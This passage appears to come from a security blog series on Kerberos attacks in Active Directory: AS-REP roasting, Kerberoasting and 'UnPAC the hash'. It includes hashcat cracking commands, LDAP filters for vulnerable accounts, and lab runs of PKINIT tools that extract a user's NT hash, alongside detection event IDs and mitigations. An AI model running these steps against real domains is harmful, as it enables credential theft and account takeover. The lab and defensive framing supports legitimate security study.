Once the hash has been obtained via either method, the next stage would be to conduct hash-cracking techniques. At this stage it can be cracked locally or exfiltrated to a remote computer, using Hashcat or John (JTR) through a combination of dictionary, brute-force, rules...

```
hashcat.exe -m18200 <HASH> wordlist
hashcat.exe -m18200 <HASH> -a 3 ?l?l?l?l?l?l?l?l
```

The following is the plain-text password obtained from the hash retrieved through the AS-REProasting attack, using the hashcat tool:



ASREPRoasting- hashcat

LdapFilter for "do not require Kerberos pre-authentication":

```
(&(objectclass=user)(objectcategory=user)
(useraccountcontrol:1.2.840.113556.1.4.803:=4194304))
```

Useful Event IDs & Defenses:

- 4768 - A Kerberos authentication ticket (TGT) was requested.
- 4738 - A user account was changed (to identify a change performed on a domain user object that disables Kerberos Pre-Authentication, UserAccountControl property).

- Mitre | ATT&CK T1558.004- Steal or Forge Kerberos Tickets: AS-REP Roasting

TGS-REProasting (Kerberoast):

Any domain user can request as many service tickets for any service as he wants, **even if he does not have access to that service.**


Since we know that service tickets (TGS) are encrypted with the secret key of the service (machine account or service account) it is intended for, we can order service tickets and then subsequently attempt to crack the secret key offline.

In Active Directory, domain services are typically run from two types of accounts:

- Machine accounts.
- Service accounts.

While trying to crack a TGS from machine accounts can be an arduous task, as these passwords will (by default) be generated automatically, it will be easier to crack the secret keys of service accounts, as humans have generated these.

Utilizing either Rubeus on Windows (*Kerberoast option*) or Impacket's GetUserSPNs on Linux, a request can be made to obtain tickets from accounts that have SPNs:




Impacket-GetUserSPNs - Kerberoast.

LDAP filter for Kerberoastable users:

```
(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2)))
```

This will generate a lot of traffic, especially if we have a large number of accounts that contain SPN, and we request it for all kinds of SPN (servicePrincipalName=*).


The following Wireshark capture shows the traffic generated when requesting TGS from the KDC. In the "enc-part" of the ticket, we can find the data encrypted with the Kerberos key of these service accounts:



Kerberoast network traffic.

In hashcat, use hash mode 13100 (Kerberos 5 TGS-REP etype 23) to try to crack the hash:

```
hashcat.exe -m13100 <HASH> wordlist
hashcat.exe -m13100 <HASH> -a 3 ?l?l?l?l?l?l?l
```



Cracking service ticket with hashcat.

It is also possible to perform this technique directly from accounts that do not require pre-authentication. Through the impacket branch getuserspns-nopreauth from @Shutdown.

Useful Event IDs & Defenses:

- 4776 - Credential Validation.
- 4769 - A Kerberos service ticket (TGS) was requested. (Multiple).
- 4768 - A Kerberos Authentication ticket (TGT) was requested.
- Use strong passwords for service accounts.
- Monitor LDAP queries with servicePrincipalName=* wildcard filter.
- Check for TGS with downgrade encryption from AES to RC4.
- Mitre | ATT&CK T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting


UnPAC the hash

As explained in the first post of the series, Kerberos supports Public Key Cryptography for Initial Authentication (PKINIT) as a pre-authentication method.

The difference with other pre-authentication methods in Kerberos is that, through PKINIT, in the AS-REP response of the KDC, the TGT is contained in the PAC, the structure **PAC_CREDENTIAL_INFO**. This structure includes the user's encrypted credentials (NT and LM hashes).

In the first communication exchange, during the pre-authentication flow with PKINIT, the client will send a PK_AS_REQ message with its X.509 certificate (*signed by the Certification Authority*) and an authenticator (*timestamp encrypted with the client's private key*).

After validating the certificate and the timestamp, the KDC will return a TGT with a structure called `PAC_CREDENTIAL_INFO` within the PAC. Since the TGT is encrypted with a secret key of the krbtgt account, it is not possible to read or extract it:




PKINIT pre-authentication.

Here is where **User-to-User** authentication (U2U) comes into play, as this effectively allows the client to request that the ticket issued by the KDC (service ticket) be encrypted using a session key from a TGT issued to the party that will verify the authentication.


To use this extension, the TGS-REQ request must contain an additional TGT (additional tickets field). The ENC-TKT-IN-SKEY option = True, will indicate that the session key of the additional ticket will be used to encrypt the new service ticket to be issued, instead of using the server's key for which the new ticket will be used. In addition to a service name (sname) which can be the client itself (*note: the client doesn't necessarily have to have an SPN set*).

Following, the client (Elliot.A) asks the KDC for a service ticket from himself while providing the ENC-TKT-IN-SKEY option and adding the TGT issued to us to the "additional tickets" field of the TGS-REQ:




U2U TGS-REQ.

The image below depicts a Wireshark capture of the ‘req body’, with the ‘enc-tkt-in-skey’ option enabled for U2U, with the client "Elliot.A", as the service request for the Ticket Granting Service (TGS):




U2U TGS-REQ.

In the same TGS-REQ request, under the 'additional-ticket' section:




U2U TGS-REQ.

In the TGS-REP response, the KDC will copy the PAC, with the encrypted NT/LM hash, into the service ticket it sends to the client. **This service ticket is encrypted with the session key of the client's TGT:**



U2U TGS-REP + UnPAC the hash.

In the following Wireshark capture, the TGS-REP response with the service ticket and the PAC_CREDENTIAL_INFO encrypted with the TGT session key and containing the client's NT hash:



TGS-REP PAC_CREDENTIAL_INFO.

Using the TGT session key, it's now possible to decrypt the ticket, extract the PAC, parse, and decrypt the NT hash using the AS-REP session key.

The image below demonstrates an example of how to request a TGT using Kerberos PKINIT with the certificate/private key of a user using gettgtpkinit.py:

```
┌──(PKINIT)─(ray㉿karma)-[~/…/tools/lab/credential-access/PKINITtools]
└─$ python3 gettgtpkinit.py -cert-pfx elliot.a.pfx LARESLABS.LOCAL/Elliot.a  elliot.a -dc-ip 192.168.25.133
2024-03-10 16:21:12,439 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-03-10 16:21:12,506 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2024-03-10 16:21:12,511 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-03-10 16:21:12,511 minikerberos INFO     afac6ccea7904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d
INFO:minikerberos:afac6ccea7904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d
2024-03-10 16:21:12,513 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```


gettgtpkinit.py

Once the TGT is obtained, the getnthash.py script, in conjunction with the TGT and the TGT´s session key, can be used to extract the PAC and get the user's NT hash:

```
┌──(PKINIT)─(ray㉿karma)-[~/…/tools/lab/credential-access/PKINITtools]
└─$ export KRB5CCNAME=elliot.a

┌──(PKINIT)─(ray㉿karma)-[~/…/tools/lab/credential-access/PKINITtools]
└─$ python3 getnthash.py -key afac6ccea7904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d LARESLABS.LOCAL/Elliot.a
Impacket v0.11.0 - Copyright 2023 Fortra

